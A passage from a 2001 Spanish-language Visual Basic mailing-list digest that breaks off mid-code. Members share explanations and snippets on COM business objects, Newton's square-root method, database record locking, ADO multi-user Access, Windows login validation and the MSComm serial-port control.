El primer paso es entender que tendemos a construir nuestras aplicaciones de modo que sean escalables, mantenibles y reutilizando la mayor parte de codigo posible. Justamente esto conicide con el concepto de componentizar las cosas, para tener estos beneficios.
Hay un dicho que dice: "cuantas mas lineas de código tiene mi app, mayor tiempo me pasaré manteniendo el mismo en el futuro", obviamente el tiempo es dinero.

Vamos a construir una DLL (Activex DLL), con unas clases simples, para poder mostar un ejemplo de como hacer un ABM de usuarios, con Interfaz VB y WEB.

Fin Parte I

Diego Palmeira (desde Palermo - Buenos Aires Argentina)

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

No, el ejemplo es sin MTS, igualmente si incluye transaccion a nivel DB, para resguardar la integridad de los mismos.
El tema del MTS es que para utilizar toda la funcionabilidad, necesitas que el objeto no tenga estado, es decir para ademas de transaccional, sea reutilizable o

pooleable.
El modelo de Rocky usa estado para el objeto, es decir que mantiene en ram el estado hasta que lo destruis, por eso no soporta el Pooling de objetos del MTS.

Pero igualmente si mantenes la transaccion a nivel DB, no vas a tener problema, con eso, es decir va a funcionar bien, y yo vi aplicaciones grandes con cientos de clases usando Rocky de esta forma, sin ningun problema, de que queden cosas mal grabadas, igualmente acordate que la base de datos tiene que tener las respectivas relaciones que le dan un nivel mas de proteccion.

Un Objeto sin estado significa que solo tiene metodos como si fueran funciones, que al invocarlas les debo pasar todo lo necesario para realizar su trabajo, porque no puede mantener el estado en RAM.

En realidad, para empezar vamos a ver el ejemplo mas sencillo, despues avanzaremos a las 3 capas reales, con el MTS y lo de tener los objetos en distintas maquinas. Igualmente para la mayor parte de las aplicaciones normales mas pequeñas, con lo que veremos en los primeros ejemplos, tenes de sobra, es decir te sirve para WEB y VB y lo mas importante, te vas a dar cuenta que empezar a programar una aplicacion, sin usar OBJETOS, tiene sus desventajas !
Bueno espero haber aclarado tu duda.
bye

---- Mensaje original ------ Tu ejemplo es a 3 capas, con MTS ? Si es con MTS es verdad que no deben o no debiera usarse metodos y/o propiedades en los objetos ?

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

Business Objects (Parte 2)

Bueno en esta entrega vamos a comenzar con los pasos necesarios para armar nuestro primer COM con la metodologia de Rocky LHotka, o mas bien su modelo de objetos, que en realidad voy a explicarlo sobre la version mia, que fue modificada, para soportar mejor la parte WEB, y posee algunas mejoras en cuanto al codigo, para que sea facil armar clases rápidamente.

El ejemplo estará compuesto de estas 3 capas:

1) Interfaz de Usuario VB (EXE)
2) Objetos de Negocios VB (Activex DLL COM)
3) Base de Datos (MS Access) (fácilmente migrable a SQL Server)

1) La interfaz de usuario interectuara con el COM de modo que ella no conozca en lo absoluto donde esta la Base de Datos, ni tampoco las tablas ni campos, ni siquiera tendra referencia a ADO. De esta forma separo la parte de Datos de la Interfaz, encargandole todo el trabajo a nuestro COM, logrando asi un encapsulamiento y reutilizacion de esta capa, (por ejemplo para reutilizarla desde ASP), ademas de mojora de la performance y prolijidad del Codigo.

Esta interfaz se ocupará de instanciar los objetos que requiera (en nuestro caso solo para mostrar un ABM de usuarios), y recibirá los eventos que las distintas clases le envien, para poder enterarse de que esta pasando con el Componente.

2) Nuestras clases de ejemplo se alojaran en un Activex DLL, y cumplirán el siguiente ROL. Los objetos serán capaces de grabarse, cargarse, y controlar su

edición.

3) Por último, la DB será en donde nuestros objetos serán persistentes, es decir donde se guardarán durante su ciclo de vida.

Nota: para los que no entienden que es una clase
Imaginen que tienen una maquina que hace botellas de plástico utilizando una matríz de metal, la cual es llenada de plastico caliente, para generar las botellas.

La matríz, sería la clase, que define las propiedades y metodos de la botella, y cada una de las botellas generadas (instanciadas), serian el equivalente a los objetos.
Las propiedades serian por ejemplo: Color, Capacidad (litros), alto, etc. Los Metodos, serian por ejemplo: Como llenarla, como abrirla, etc.

Este ejemplo es bastante sencillo de entender. A partir de la matriz se generan los objetos que utilizaré, y su aspecto y comportamiento, corresponde a como es la Matriz, es decir la Clase.

Lo primero que hay que indentificar, es cuales van a ser nuestras clases.

En el modelo definiré 2 clases pricipales,
- User y
- Users

La Clase User generará nuestro objeto User, el cual utilizaremos en la interfaz para el ABM de usuarios.

La clase Users, es una colección de objetos User, es decir que contendrá los objetos Users que se quieran cargar, dentro.

La clase User, será persistente, es decir que los objetos que genere a partir de esta, se almacenaran en la Base de datos, mediante metodos definidos para tal fin.

Para lograr esto, en la base de datos solo existe una tabla llamada Users, con los siguientes campos:

UserID (Autonumérico) Clave Principal
UserName Texto(20) requerido
Password Texto(20) requerido
FirstName Texto(50) requerido
LastName Texto(50) requerido
Telephone Texto(100) No-requerido
eMail Texto(100) requerido
Enabled Sí/No requerido

La clase User básicamente contará con los siguientes métodos Públicos principales:

Metodos:

- Load
- BeginEdit
- CancelEdit
- Delete
- ApplyEdit

Estos metodos son los encargados de operar el objeto, tanto para cargar uno, editarlo,
borrarlo, aplicar la edicion, o cancelar la misma.

Propiedades:

```
   UserID As Long
   UserName As String * 20
   Password As String * 20
   FirstName As String * 50
   LastName As String * 50
   Telephone As String * 100
   eMail As String * 100
   Enabled As Boolean
   AvailableUserName As Boolean ' Esta ultima es para uso interno de la clase, no
posee persistencia.
```

Eventos:

```
 Valid
```

El evento Valid, es capturado por quien creo el objeto (usando WithEvents), ejemplo un form de la aplicacion interfaz, para indicarle a las capas superiores si el objeto posee, o no, "reglas de negocio rotas".
Es decir si todas sus propiedades como por ejemplo el Nombre, estan bien ingresados,
y de esta forma, por ejemplo un Form podria habilitar los botones de OK y Apply, para que el usuario pueda confirmar el objeto que esta editando, ejemplo un usuario (objeto User).

De esta forma el propio objeto es capaz de llevar un control para validarse a si mismo
y asegurarse que cueando es salvado, tenga todos los datos correctos.

Notar que al meter las validaciones en el propio objeto, estoy encapsulando esta funcionabilidad que es del propio objeto, y asegurando que desde cualquier interfaz que desee utilizarlo, nunca van a aparecer objetos mal grabados con campos vacios en la
base de datos. Esto esta muy bueno, si pensamos en que la unica forma de acceder a la
tabla User es a través del objeto User. ;)

Los "Metodos" y las "Propiedades", definen la interfaz que un objeto expone al mundo
exterior, es decir es la unica forma de utilizar el mismo. Por eso es importante al definir un Sub o Function, prestar especial atencion a si es Private o Public, ya que podria por error dejar un metodo que yo no quiero en forma publica, y que un programador de interface, pueda utilizar por error.

Como se estaran dando cuenta, esta forma de trabajar es muy buena, ya que permite que los developers, cumplan distintos roles en un desarrollo.

Es decir, a mi por ejemplo me encanta mucho mas programar solo Componentes, que despues otros developers utilizan. Gracias a la encapsulacion y aislamiento del codigo, podemos lograr que por ejemplo el software se produzca tipo fabrica.

Es decir, que haya un grupo que se dedica solo a Interfaz utilizando una biblioteca

publicada en la LAN con Componentes que otro Team crea, los cuales solo desarrolan componentes para los demas programadores.

Y por otro lado Administradores de Base de Datos que solo escriben los procedimientos almacenados (Stored Procedures = SP) y diseñan los DB.

Por ahora no se hagan problema si no entienden mucho, porque al ir viendo el código verán que es bastante entendible, lo que pasa que al princio, para los que venian programando linealmente, es decir proceduralmente, sin utilizar clases es dificil, lo se. Yo mismo lo pase despues de migrarme de DOS Clipper y Assembler al ambiente VB.

Es mas facil que alguien entienda objetos, si nunca programo proceduralmente, los conceptos de las programaciones OOP y orientada a eventos, no es que son mas compleja, sino son "DIFERENTES"

Bueno me tengo que ir despidiendo de este articulo "Business Objects Parte 2", ya que es la 1:20 AM, y tengo que dormir porque sino mañana no me voy a levantar para ir a trabajar y poder mandar esto a la lista.

Bueno, como veran mi tiempo es caotico, por eso tengan pasciencia para la proxima entrega, y denme feedback si esta bien explicado asi, o estoy tomando mucho vino (o mejor TEQUILA MEXICANO Jejejee).

PD: Ya estuve armando un ejemplo, para que todo esto que veamos aca, lo puedan probar con un ejemplo mio, ya escrito y funcionando. Tengo que hacer las ASP, asi tienen todo el ejemplo completo, utilizar el ABM desde interfaz Win32 o WEB.

Bueno bye =)

Diego Palmeira Buenos Aires - Argentina
dpalmeira@internetcreativa.com.ar

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

En realidad, ya estas mirando cosas mas complejas GOOD ! el tema es asi.

Si pasas un objeto por parametro entre distintas maquinas (espacio de direcciones diferentes obviamente), eso produce toda una rosca de Marshaling o algo asi, y eso mata tu aplicacion, porque requiere muchos recursos para poder emular del lado cliente
el objeto pasado o referenciado.

Es por eso que Lhotka serializa el estado del objeto y lo manda como un string todo junto, y del otro lado lo vuelve a armar, eso lo hace para evitar eso, pero hay muchos
debates sobre este tema que estara resulto en .Net segun adelanto Rocky, para resolverlo de otra forma mas limpia. Quiza utilizando XML.

La cosa es que el serializa el estado del objeto, lo envia del otro lado, y lo reconstruye, sin dejarle eso a DCOM, directamente busco su propia solucion, ya que un
string es algo que pasas facilmente y por valor.

Bueno espero haber aclarado un poquito.

bye

-----Mensaje original-----
De: Juan Carlos Alvarez [mailto:jcarlos.alvarez@abitab.com.uy]
Enviado el: Viernes, 02 de Noviembre de 2001 10:59 a.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: RE: (VB-ESP) Business Objects (Parte 2)

Diego, me parece muy interesante tu aporte. Muchas gracias.

Estuve adelantando un poco a lo que va a ser tu ejemplo, y entendiendo lo que hace Lhotka.
Yo habia hecho cosas que me parecian en tres capas (al menos separo bien con objetos lo que es la interfaz, el dominio y la base de datos en un mismo proyecto VB). Y esto de separar en dll, veo que es mucho mejor...

Tengo una pregunta, para voz o para el que sepa:

Digamos que tenemos una clase Cliente en el dominio (TaskObjects) y otra clase ClientePersistente en la capa de base de datos (TaskServer).

Lo que vi en el modelo de Lhotka es que, por ejemplo, un metodo Save de la clase ClientePersistente tiene como parametros strings que indican informacion de mi objeto Cliente por medio de su UDT.

Mi pregunta es: ¿ Puedo en vez de tener parametros strings en mi clase ClientePersistente, tener directamente un objeto Cliente como parámetro ?

Se que si esto anda bien la gran desventaja es que tengo que tener en mi proyecto TaskServer una referencia a TaskObjects, y por consiguiente mi capa de base de datos pasa a depender de mi capa de negocios.

Gracias Juan.

Programa para leer el correo (winsock)

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

ahi va, es chiquito... bye

mailcheck.zip

Raices cuadradas por el método de Newton

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Gente, para aquellos que estén interesados en el tema de las raíces cuadradas, aquí les paso una rutinita muy sencilla, para encontrar raices cuadradas por el método de Newton...

Fijense que es sorprendente la velocidad de convergencia de la serie, en cuatro o cinco iteraciones se obtienen resultados bastante precisos...

Numero: es el numero del cual quiero obtener la raiz cuadrada
El resultado queda en Raiz.

Que la disfruten!
Saludos
Alberto

```
Anterior = 0
Raiz = Numero / 2#

Do Until Abs(Raiz - Anterior) < 0.0000000001 ' Aqui va la precision a conseguir
  Anterior = Raiz
  Raiz = (Anterior + Numero / Anterior) / 2#
  Debug.Print Raiz ' Este debug es para ver como va convergiendo la formula...
Loop
```

Raíz cúbica

Mensaje enviado por "Alberto Nieto Ibarrecheba" <alberto@cbbilbao.com>

Raiz cúbica: numero ^ (1/3)

Raiz n: numero ^ (1/n)

-----Mensaje original-----
De: Horacio Begue [mailto:hbegue@masisa.com.ar]
Enviado el: martes, 20 de noviembre de 2001 10:11
Para: 'visualbasic-esp@yahoogroups.com'
Asunto: (VB-ESP) Raiz cubica

Hola.
Alguien sabe como se podria calcular la raiz cubica de un numero?
Y la raiz "n"

Saber qué formulario llamó al nuevo formulario

Mensaje enviado por "Juan Onorio Palavicini Hernández"
<onorio_palavicini@hotmail.com>

Hola Daniel, cuando un formulario pude ser llamado desde varios formulario puedes obtener el nombre del formulario "llamante" desde el evento load del formulario llamado con la instrucción: screen.activeform.name. Debido a tu correo me ví obligado a corroborarlo y si funciona, chécalo y me dices.

Saludos.
Juan Onorio Palavicini Hernández
Correo electrónico: onorio_palavicini@hotmail.com
ICQ #: 62653440
http://orbita.starmedia.com/~el_zorro_willis/

Scheduler Windows NT, 2K (programar tarea)

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Yo uso un Shell ("CMD /C AT
Saludos
Alberto

>>> Grupo Juncal.Notes."\"Diego Palmeira\"
<dpalmeira@internetcreativa.com.ar>@BNL" 06/11/01 13:41 >>>
Alguien sabe como desde VB agregar tareas en el Scheduler de Windows NT / 2000 ?

Seleccionar bloqueando los registros

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Nosotros en Oracle manejamos algo así:

```
select CONS
from TABLA
where CONS = (select MAX(CONS) from TABLA)
for update
```

Con el 'for update' se bloquea el registro, pero OJO, solo se bloquea para modificación, no para lectura, por lo que todos los selects MAX hacia esa tabla y que pretendan actualizar el consecutivo deben de ser 'for update', ya que sin esto si pueden seleccionar el registro. El registro se desbloquea cuando se hace commit o rollback.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6719
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: Marcelo [mailto:marceh@adinet.com.uy]
Sent: Jueves 08 de Noviembre del 2001 10:45 a.m.
To: visualbasic-esp@yahoogroups.com
Subject: (VB-ESP) Bloqueo

Hola Gente :

Estoy haciendo una aplicacion en VB en la cual tengo un contador en un campo de un archivo, tengo alguna forma de bloquear ese registro para que mientras cargo el numero actual y actualizo nadie mas pueda tocarlo ?

ToolTipText en un MSFlexGrid

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com>

Yo tengo lo siguiente en el MouseMove

```
With mshfAsis
    If .MouseRow = 0 Then
        Select Case .MouseCol
        Case 0 To 6
            .ToolTipText = .TextMatrix(0, .MouseCol)
        Case 7
            .ToolTipText = "Confirmado"
        Case 8
            .ToolTipText = "Asistió"
        Case 10
            .ToolTipText = "Tiene Observaciones"
        End Select
    Else
        .ToolTipText = ""
    End If
End With
```

-----Mensaje original-----
De: Raúl Rosa T [mailto:rrosa@tsai.es]
Enviado el: miércoles, 07 de noviembre de 2001 13:38
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) ToolTipText sobre MSFlex

Hola a todos:

Estoy pensando en utilizar el ToolTipText del MSFlex para mostrar el contenido de una celda que por ancho de la columna no se muestre entero.

Tendría que implementarlo en el mousemove, pero seria interesante que solo lo mostrase cuando el ratón se pare sobre una columna.

¿Alguien hizo algo parecido?.

Saludos desde El mas allá, Mostoles(Madrid)

RQR
rrosa@essential-is.com

Truncar el log de SQL Server

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

El log de la base...

EN SQL Server 7 se haría con la sentencia

BACKUP LOG TuBase WITH TRUNCATE ONLY

En el 5.0 (Estas seguro de la versión?) no tengo ni idea...

Saludos
Alberto

Validar usuario y password en Windows NT y 2000 *(2 mensajes)*

Mensaje enviado por "Ten, Felipe" <Ften@tecnasa.com>

El código siguiente verifica el password de dominio y funciona solamente para winnt y win2000

```
Private Declare Function LogonUser Lib "Advapi32" Alias "LogonUserA" (ByVal _
    lpszUserName As String, ByVal lpszDomain As String, _
    ByVal lpszPassword As String, ByVal dwLogonType As Long, _
    ByVal dwLogonProvider As Long, phToken As Long) As Long
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As _
    Long
Const LOGON32_PROVIDER_DEFAULT = 0&
Const LOGON32_LOGON_NETWORK = 3&

' Check whether a username/password pair is correct
'
' if DOMAIN is omitted, it uses the local account database
' and then asks trusted domains to search their account databases
' until it finds the account or the search is exhausted
' use DOMAIN="." to search only the local account database
'
' IMPORTANT: works only under Windows NT and 2000

Public Function CheckWindowsUser(ByVal UserName As String, _
    ByVal Password As String, Optional ByVal Domain As String) As Boolean
    On Error GoTo errorhandler
    Dim hToken As Long, ret As Long

    ' provide a default for the Domain name
    If Len(Domain) = 0 Then Domain = vbNullString
    ' check the username/password pair
    ' using LOGON32_LOGON_NETWORK delivers the best performance
    ret = LogonUser(UserName, Domain, Password, LOGON32_LOGON_NETWORK, _
        LOGON32_PROVIDER_DEFAULT, hToken)

    ' a non-zero value means success
    If ret Then
        CheckWindowsUser = True
        CloseHandle hToken
    End If

    Exit Function
errorhandler:
    MsgBox Err.Number & vbCrLf & Err.Description & vbCrLf & Err.Source

End Function
```

Mensaje enviado por "Sánchez Serrano, Antonio Jesús" <ajsanchez@aena.es>

Hola compañeros, buscando en la msdn he encontrado un modulo para realizar esto que necesitaba, lo adjunto por si os viene bien a alguno. Perdón por el adjunto a

aquellos que no le interese.
Saludos,
Antonio J. Sánchez Serrano Aena - Aeropuerto de Málaga
Div. Apoyo Técnico
Sistemas Informáticos
Tlf. 95 20 48 793
e-mail: ajsanchez@aena.es

ssplogon.zip

Acceder Oracle Personal 8 desde otra maquina

Mensaje enviado por "Daniel Portunato" <portunato@lvd.com.ar>

No tenga gran experiencia en instalaciones de Oracle, así que te cuento cómo accedo a un Oracle 8 en un servidor Linux y a Personal Oracle 8 bajo NT o Win98.

Independientemente de que las PC tengan productos Oracle instalados:

Si es una PC con Win95, Instalo DCOM98. No lo instalo en Win98 porque trae problemas con los accesos telefónicos a redes. Win98 SE no lo necesita.

Todavía no probé ni con un WinMe ni con NT4 WS, sí con WinKK.

Actualizo el Explorer a v4.01 SP1 (mínimo) (lo pide el MDAC)

Instalo MDAC v 2.5 (siempre pide el DCOM98, lo ignoro)

En los programas VB uso OLEDB con el Provider MSDAORA de Microsoft.

Con esto nunca tuve problemas en las conexiones.

Saludos.
Daniel Portunato.
portunato@lvd.com.ar

Acceso multiusuario a Access

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Por si a alguien le interesa:

Multiples Simultaneous Users Support With Access

Category: Databases/ Data Access/ DAO/ ADO
Level: Intermediate

Description: This Article shows you how to create font end Applications that use an access database, in a situation in which your program will be running on multiple computers at once, and accessing the same database. This Uses ADO 2.6

Compatibility: VB 6.0
Submitted on 10/6/2001 11:51:40 PM and accessed 25 times.

Multi User Access Databases
I am assuming that you already have a reference to an ADO connection object, and that the connection to the database has been opened. Lets call the ADO Connection object ActiveConn. For those of you who are already lost, here is how to open a connection to a database:

```
Public ActiveConn As ADODB.Connection
Dim strconnect As String
Dim strProvider As String
Dim strDataSource As String

strProvider = "provider= Microsoft.Jet.OLEDB.4.0;"
'(Data provider. 4.0 is access 2k. They are backwards compatible, so use 2k for
'everything)
strDataSource = "Data Source=" & path
'(This is where you put in the path to the database; including the database name,
and file
'extension)
strconnect = strProvider & strDataSource
'(Just put the 2 together)
Set ActiveConn = New ADODB.Connection
'(Create a new connection object)
ActiveConn.CursorLocation = adUseClient
'(Use the client cursor)
ActiveConn.Open strconnect
'(Open the connection)
```

There, just know that this will open a connection to the specified database
Now, lets move on to the important stuff.
This is how you open a connection to a record set in the connection that you just opened..

```
Public Rset As ADODB.Recordset
Set Rset = New ADODB.Recordset
'(Create a new connection object)
Rset.CursorType = adOpenStatic
'(Some sort of a cursor doodad)
Rset.CursorLocation = adUseServer
```

```
'(This makes it so that the connection requires less network resources)
Rset.ActiveConnection = frmmain.ActiveConn
'(Tell the record set object what connection to open the table for)
Rset.Open "Select * From Rset", frmmain.ActiveConn, adOpenDynamic,
adLockPessimistic
'(Do the opening)
```

There, now that we have opened the record set, let me explain what is happening. The cursor location setting specifies where the data is stored. If it is set to client, then the data from the “server” (table) is basically copied over to the local machine, and periodically updated in the actual table. Setting it to server makes sure that it is updated more frequently, because the data is not copied to the local machine. This way all of your users have the most current data.

AdLockPessimistic, specifies the type of record locking. This just makes sure that only one user is accessing any record in the database at any given time. This is very important to avoid getting errors, which you will get if 2 people try to edit the same record at the same time. Another thing that you need to know, is that if you try to edit a locked record, you will get an error. Handling that is covered next.

Now for the actual database data editing.
At to top of the procedure at which you are going to edit the data, add the following:

```
On error goto err
```

Then at the bottom of the procedure, add this:

```
Exit Sub (Make sure that the error code does not get run when there is no error)
Err:
Rest.close '(Close the database)
Rset.open '(Open the database)
Resume '(Resume with the line that caused the error).
```

There you go, that is all that there is too it. I just submitted this, because I had to call Microsoft Tech Support to find this out…I could not find it anywhere on PSC. So there you have it. Please vote and all of that other stuff. Leave feed back.
P.S. If you are having a lot of trouble with some coding thing, call Microsoft. The number is on the Microsoft web site. Microsoft tech support is great.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

Aclaraciones sobre el Mscomm Control *(2 mensajes)*

Saludos Juan Mauel y los de la lista.

Coloco esta información en la lista ya que creo que es importante para todos:

La utilizacion del Control MScomm es muy sencilla aunque parezca algo enredado al principio, lo primero que debes saber es que este control tiene un solo evento que es en OnComm(). Este evento se dispara cuando cuando su propiedad (oculta), CommEvent acarrea un valor. Es importante saber que el control trabaja por si solo y genera el evento si ha ocurrido algo en el puerto. La información que puede detectar el control es la siguiente:

Estas, son declaraciones de constantes (de eventos):

```
comEvSend = 1 'Evento Send.

comEvReceive = 2 'Evento Receive.

comEvCTS = 3 'Cambia a la línea CTS.

comEvDSR = 4 'Cambio a la línea DSR (conjunto de datos preparado).

comEvCD = 5 'Cambio a la línea CD.

comEvRing = 6 'Detección de llamada.

comEvEOF = 7 'Fin de archivo.
```

Estas, son declaraciones de constantes (de errores):

```
comBreak = 1001 'Se ha recibido una señal de pausa.

comCTSTO = 1002 'Excedido el tiempo de espera de borrar para enviar (CTS).

comDSRTO = 1003 'Excedido el tiempo de espera de conjunto de datos listo (DSR).

comFrame = 1004 'Error de marco.

comOverrun = 1006 'Pérdida de información por sobrecarga del puerto.

comCDTO = 1007 'Excedido el tiempo de espera de detección de portador (CD).

comRxOver = 1008 'Se ha desbordado el búfer de entrada.

comRxParity = 1009 'Error de paridad.

comTxFull = 1010 'Búfer de transmisión lleno.
```

Estas, son declaraciones de constantes (de manejo de control de linea):

```
comNone = 0 'Sin protocolo.

comXonXoff = 1 'Protocolo XOn/XOff.
```

comRTS = 2 'Protocolo RTS/CTS (solicitar para enviar/borrar para enviar).

comRTSXOnXOff = 3 'Los protocolos RTS y XOn/XOff.

Muy bien, ahora explicando un poco para que sirven estos valores comienzo por lo siguiente:

En las comunicaciones seriales existen algunas señales intrinsicas al medio que hay que tener claras para desarrollar una aplicacion. Cuando hablo de señales son indicadores de un estado determinado en una linea del cable físico.(Para saber mas de eso refierase a información sobre Hardware de Puerto serial RS-232)

¿Ahora, como se comporta el Control MsComm ante estos cambios?

El valor comEvReceive en el evento OnComm, indicará a la aplicación que se recibieron datos en el puerto Serial. El disparo de este evento esta sujeto a la configuracion en la propiedad RThresHold la cual establece el numero de caracteres que debe esperar el control para avisar a la aplicacion que ha recibido algo.

El valor comEvSend en el evento OnComm, indicará a la aplicacion que se enviaron datos por el puerto serial. El disparo de este evento esta sujeto a la configuracion en la propiedad SThreshold la cual establece el numero de caracteres que debe esperar para avisar a la aplicacion que se enviaron datos.

Importante es aclarar que si se coloca SThreshold en 0(cero), se inhabilita la posibilidad de transmitir datos. o mismo ocurre con RThresHold que al colocarse en un valor de 0, se inhabilita la posibilidad de recibir datos.

Estas dos funciones trabajan conjuntamente con las propiedades InBufferSize (para recepcion de datos) y OutBufferSize (para transmision de datos), InBufferSize establece el tamaño del buffer intermedio para transmitir datos, este buffer se utiliza si el dispositivo del otro lado tiende a tener problemas con la recepcion de los datos que se le envía. OutBufferSize establece el tamaño del buffer de transmision de datos. Si el valor de InBufferSize es muy bajo (eso depende de las condiciones del enlace serial y la velocidad de transmision) se corre el riesgo que se pierdan datos de recepción (valor de comRxOver). Lo mismo pasa con OutBufferSize con comTxFull.

Para evitar los problemas de perdida de datos tanto en transmision como en recepcion se usa el control de flujo de informacion que se establece con comXonXoff (Control de flujo por software), comRTS(control de flujo por Hardware), comRTSXOnXOff(Control de flujo por Software y Hardware). Aqui es donde la cose se pone compleja ya que si usted decide utilizar Control de fluo por Software debera hacer uso de otros estados de otras lineas en el cable.

Para la mayoría de las aplicaciones no utilizar el control de flujo funciona, sin embargo ya que hables de una balanza, me imagino que la distancia entre el computador y la balanza es considerable, esto implica tener un manejo del flujo de control de error, para ese caso específico sería bueno considerar la utilizacion de casi todas las lineas del puerto serial, para tener una idea de esto debo decir que un puerto serail RS-232 se compone de las siguientes líneas, este es el conector serial detras del PC:

25 Pines 9 Pines Abrev. Nombre de Linea

Pin 2 Pin 3 TXD Transmit Data

Pin 3 Pin 2 RXD Receive Data

Pin 4 Pin 7 RTS Request To Send

Pin 5 Pin 8 CTS Clear To Send

Pin 6 Pin 6 DSR Data Set Ready

Pin 7 Pin 5 SG Signal Ground

Pin 8 Pin 1 CD Carrier Detect

Pin 20 Pin 4 DTR Data Terminal Ready

Pin 22 Pin 9 RI Ring Indicator

Según la tabla anterior, puedo decir que para una comunicacion serial el el 90% de los casos se pueden conectar TXD, RXD y SG, para control de flujo se utiliza TXD,RXD,RTS,CTS,DSR,DTR,SG en ocasiones se incluye el CD, algunos dispositivos necesitan de los modems externos la señal RI que cambia de estado cuando hay un ring en la linea, aunque la mayoria de estos modems indica con datos RING cuando esta repicando.

La forma estandar de conectar dos dispositivos seriales es TXD con RXD(si invertidos) y SG con SG.

Ahora volviendo al control MsComm, y quiere practicar algo, conectando dos PC de la forma anterior descrita es decir TXD(en el PC #1) con RXD en el (PC #2) y viceversa mas los dos SG conectados, se puede desarrollar una aplicacion que transfiera datos de un PC a otro y viceversa (claro esto ya lo trae Windows con lo de conexion directa por cable, pero puedo decir que hace 9 años construí una aplicacionen GWBasic, para poder transferir datos desde un Epson Abacus con un Kaypro 2000 de la misma manera... Que tiempos aquellos)

Ayudando a responder a alguien que pregunto en la lista acerca que abría el modem, podía marcar etc pero no sabe como detectar que del otro lado colgaron el telefono, esto se puede hacer simplemente con la señal CD en la mayoría de los casos.

Lo último que me falta comentar para el control es el establecimiento de los parametros de velocidad y paridad para la comunicacion entre los dispositivos, estos parametros deben ser iguales entre el PC y la Balanza, en el control MsComm se establece con la propiedad Settings que tiene un formato "Baudios,Paridad,Datos,Bit de parada" sin caer en mucho detalle sobre estos valores, te recomiendo que chequees en el manual de la balanza para setear a la balanza o al control con parametros exactamente iguales entre ambos FIJATE BIEN, ya que si algo es distinto, no tendras comunicacion correcta entre ellos .

Específicamente hablando del caso de la balanza que deseas conectar debes hacer

lo siguiente:

1.- Establecer Settings en el control según los de la Balanza.

2.- Si la balanza envia los datos de forma de un bloque de datos fijo es decir: supongamos que la balanza transmite el siguiente bloque de información cada vez que registra un peso: "CCC999999,999CCC" y suponemos que CCC son caracteres de control de inicio y fin de la secuencia y 999999,999 es el peso registrado, si es asi entonces puedes setear el parametro InBufferSize a 16, ya que es la suma de todos los bytes que transmite la balanza cada vez que registra un peso.

3.- Si la balanza no transmite un bloque fijo de datos debes colocar a InbufferSize en 1.

4.- Para leer la Balanza debes usar la propiedad Input, la cual es la propiedad que te permite leer los datos en el buffer de recepcion de datos en el PC que llegaron de la Balanza, cada vez que ejecutas Input, se leen los datos y se borran del buffer (cuidado con eso).

Luego que hagas eso puedes hacer todas las pruebas necesarias, mas informacion puedes conseguir en la ayuda del control que trae el mismo Visual Basic.

Si necesitas mas ayuda puede enviarme un mail a mi direccion directamente para no saturar la lista.

Bien, espero haberte ayudado y a los amigos de la lista poder comprender mejor el funcionamiento del contro MsComm.

quedo a disposicion si se tiene alguna duda.

jmrojas wrote:

Hola amigos de la lista !!!

Necesito ayuda de alguno de ustedes que haya usado el control MScomm, ya

que me estan ofreciendo desarrollar una aplicación que lea el peso de

unos productos desde una balanza digital ......

Espero la ayuda de ustedes ....

Agradecido de antemano...

Juan Manuel Rojas Bravo

--

Saludos de Asdrubal Velasquez

Internet:
<<0000,0000,fefemailto:yv6esd@comports.com>0000,0000,fefemailto:yv6esd@comports.com

ICQ #:7993678

Packet: yv6esd@yv6esd.#yvnet.poz.ven.sa

Puerto Ordaz - Venezuela

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

Te mando un ejemplo...

Cuando abras el puerto no deberías recibir automaticamente, solo si es que programas el evento OnComm, aqui te mando un ejemplito...

```
Private Sub com_OnComm()
    Dim EVMsg As String
    Dim ERMsg As String
    Dim vr As Integer
    'Procesar de acuerdo con la propiedad CommEvent
    Select Case com.CommEvent
        'Mensajes relativos a sucesos
        Case comEvReceive
            RecibirCom
        Case comEvSend
            'Por ahora no hago nada
        Case comEvCTS
            EVMsg = "Cambio detectado en CTS"
        Case comEvDSR
            EVMsg = "Cambio detectado en DSR"
        Case comEvCD
            EVMsg = "Cambio detectado en DCD"
        Case comEvRing
            EVMsg = "El teléfono está sonando"
        Case comEvEOF
            EVMsg = "Fin de fichero"

        'Mensajes de error
        Case comBreak
            EVMsg = "Interrupción detectada"
        Case comCTSTO
            ERMsg = "Tiempo para CTS sobrepasado"
        Case comDSRTO
            ERMsg = "Tiempo para DSR sobrepasado"
        Case comFrame
            EVMsg = "Error de transmisión (encuadre)"
        Case comOverrun
            ERMsg = "Error de sobrescritura"
        Case comCDTO
            ERMsg = "Tiempo para DCD sobrepasado"
        Case comRxOver
            ERMsg = "Buffer de recepción lleno"
```

```
        Case comRxParity
            EVMsg = "Error de paridad"
        Case comTxFull
            ERMsg = "Buffer de transmisión lleno"
        Case Else
            ERMsg = "Error o suceso desconocido"
    End Select

    If Len(EVMsg) Then
        'Visualizar el mensaje EVMsg
        MsgBox EVMsg
        EVMsg = ""
    ElseIf Len(ERMsg) Then
        'Visualizar el mensaje de error
        Beep
        vr = MsgBox(ERMsg, 1, "Pulse Cancelar para salir, Aceptar para ignorar.")
        ERMsg = ""
        'Si se pulsó Cancelar
        If vr = 2 Then
